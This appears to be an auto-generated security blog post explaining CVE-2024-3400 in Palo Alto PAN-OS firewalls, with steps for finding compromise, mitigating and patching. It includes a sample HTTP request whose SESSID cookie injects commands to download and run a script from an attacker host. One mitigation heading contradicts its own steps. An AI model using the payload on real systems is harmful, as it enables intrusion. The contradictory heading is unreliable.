Listen to this Post
Introduction:

A critical zero-day vulnerability, designated CVE-2024-3400, has been discovered in Palo Alto Networks’ PAN-OS, the operating system running its next-generation firewalls. This flaw, a command injection vulnerability in the GlobalProtect feature, allows unauthenticated attackers to execute arbitrary code with root privileges on the firewall device. The exploitation of this vulnerability provides a direct path to complete system compromise, enabling threat actors to pivot into the protected internal network.
Learning Objectives:
- Understand the technical mechanics of the CVE-2024-3400 command injection vulnerability.
- Learn to identify indicators of compromise (IoCs) on a vulnerable Palo Alto Networks firewall.
- Implement immediate mitigation strategies and the official patch to secure affected devices.
You Should Know:
1. Deconstructing the Vulnerability: A Command Injection Primer
The CVE-2024-3400 vulnerability resides in the interaction between the GlobalProtect gateway and the Device Telemetry service in PAN-OS. Specifically, it is a command injection vulnerability that allows an attacker to execute arbitrary OS commands on the firewall by crafting a malicious SESSID cookie in HTTP requests.
Step-by-step guide explaining what this does and how to use it:
An attacker can exploit this by sending a specially crafted request to the GlobalProtect web interface. The `SESSID` cookie value is not properly sanitized before being passed to a shell command. By including shell metacharacters (like semicolons `;` or backticks `), an attacker can break out of the intended command and execute their own.
Malicious Request Example:
GET /global-protect/login.esp HTTP/1.1
Host: [bash]
Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/hacked.txt;cd /tmp; curl -O http://attacker-server.com/malicious.sh; chmod +x malicious.sh; ./malicious.sh;
User-Agent: Mozilla/5.0...
This payload attempts to download and execute a malicious script from an attacker-controlled server.
- Identifying Compromise: Hunting for IoCs on Your System
Early detection is critical. Threat actors have been observed deploying custom Python backdoors and creating malicious files on compromised systems.
Step-by-step guide explaining what this does and how to use it:
To check for signs of exploitation, system administrators should immediately audit their firewalls using the following Linux commands:
Check for Suspicious Cron Jobs: Attackers often establish persistence via cron.
crontab -l
cat /etc/crontab
ls -la /etc/cron./
Scan for Recently Modified Files: Look for new or altered files in key directories, particularly /tmp, /var/tmp, and /opt/panlogs.
find / -type f -mtime -7 -ls 2>/dev/null | grep -v "/opt/panlogs/tmp/"
Search for Known Malicious Filenames: Early attacks used specific filenames.
find / -name "upgrade" -o -name "systemd-boot" -o -name "cron.sh" 2>/dev/null
Analyze Running Processes: Look for unknown Python processes or scripts.
ps aux | grep python
- Immediate Mitigation: Disabling Threat Detection to Block Exploitation
Palo Alto Networks provided a temporary workaround by releasing a Dynamic Threat Intelligence (DTI) rule that blocks attempted exploits. This is not a patch but a signature-based block.
Step-by-step guide explaining what this does and how to use it:
- Log in to your Palo Alto Networks firewall’s web interface.
2. Navigate to Device > Dynamic Updates.
- Check the “Apps and Threats” content version. You must have version 8833-8682 or later.
- Ensure threat prevention is enabled on the relevant security policies for the GlobalProtect gateway.
- The DTI rule, identified as
Threat ID 95187, will now block known exploit patterns. Confirm the rule is active by going to Monitor > Logs > Threat and filtering for this Threat ID.
4. The Permanent Fix: Applying the Official Hotfix
The only way to definitively resolve the vulnerability is to apply the patched version of PAN-OS provided by Palo Alto Networks.
Step-by-step guide explaining what this does and how to use it:
- Determine Your Version: In the web interface, go to Device > Setup > Operations to see your current PAN-OS version.
- Download the Hotfix: Based on your version, download the required hotfix from the Palo Alto Networks support portal. For example:
PAN-OS 10.2.9-h1
PAN-OS 11.0.4-h1
PAN-OS 11.1.2-h3
3. Install the Hotfix:
Go to Device > Software.
Click “Install” upload the downloaded hotfix file.
Follow the prompts to install the software and reboot the device. This will cause a brief network outage.
4. Verify the Update: After the reboot, return to Device > Setup > Operations to confirm the patched version is now active.
- Post-Compromise Forensics: What to Do If You’re Breached
If you discover evidence of compromise, immediate and thorough action is required.
Step-by-step guide explaining what this does and how to use it:
- Isolate the Device: If possible, take the firewall offline for forensic analysis. If it must remain online, consider rebuilding a clean device and swapping it in.
- Collect Logs: Export all relevant logs from Monitor > Logs including Traffic, Threat, and System logs. The time of exploitation is critical for analysis.
- Perform a Full Configuration Backup: Export the configuration file from Device > Setup > Operations.
- Engage Incident Response: Contact your cybersecurity insurance provider and a professional incident response team. They will perform deep-dive forensic analysis on the device’s disk image to determine the scope of the breach.
- Assume Lateral Movement: Given the level of access gained, assume that internal systems have been compromised. Reset credentials for all domain administrators and key service accounts.
What Undercode Say:
- A firewall is no longer just a barrier; it’s a high-value target. Its central position and level of trust mean compromising it is a “keys to the kingdom” scenario.
- The simplicity of this exploit—a single unauthenticated HTTP request—underscores that even the most trusted security infrastructure must be subject to rigorous, continuous vulnerability management and defense-in-depth strategies.
The discovery and rapid exploitation of CVE-2024-3400 serve as a stark reminder of the evolving threat landscape. Attackers are increasingly targeting network perimeter devices like firewalls and VPN gateways, recognizing that a single flaw can provide unparalleled access to an organization’s crown jewels. The fact that this vulnerability allowed for root-level code execution means the entire security posture dictated by the firewall is rendered null and void. Organizations must shift their mindset from trusting their perimeter to verifying it, implementing zero-trust principles where internal network access is not implicitly granted. The speed at which this was weaponized demonstrates that the patch deployment window is shrinking rapidly, necessitating automated patch management and robust compensating controls.
Prediction:
The successful exploitation of CVE-2024-3400 will catalyze a new wave of offensive security research focused on network operating systems. We predict a significant increase in the discovery and weaponization of similar vulnerabilities in other major firewall and VPN platforms throughout 2024 and 2025. State-sponsored actors and ransomware groups will continue to refine their techniques, moving from initial exploitation to full network encryption faster than ever, potentially reducing the dwell time from days to mere hours. This will force a fundamental architectural shift, accelerating the adoption of Zero Trust Architecture (ZTA) as organizations seek to minimize the “blast radius” of a single compromised device. The concept of an “impenetrable” perimeter will be officially retired, replaced by models built on explicit verification and assumed breach.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Lorenrosariomaldonado It – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


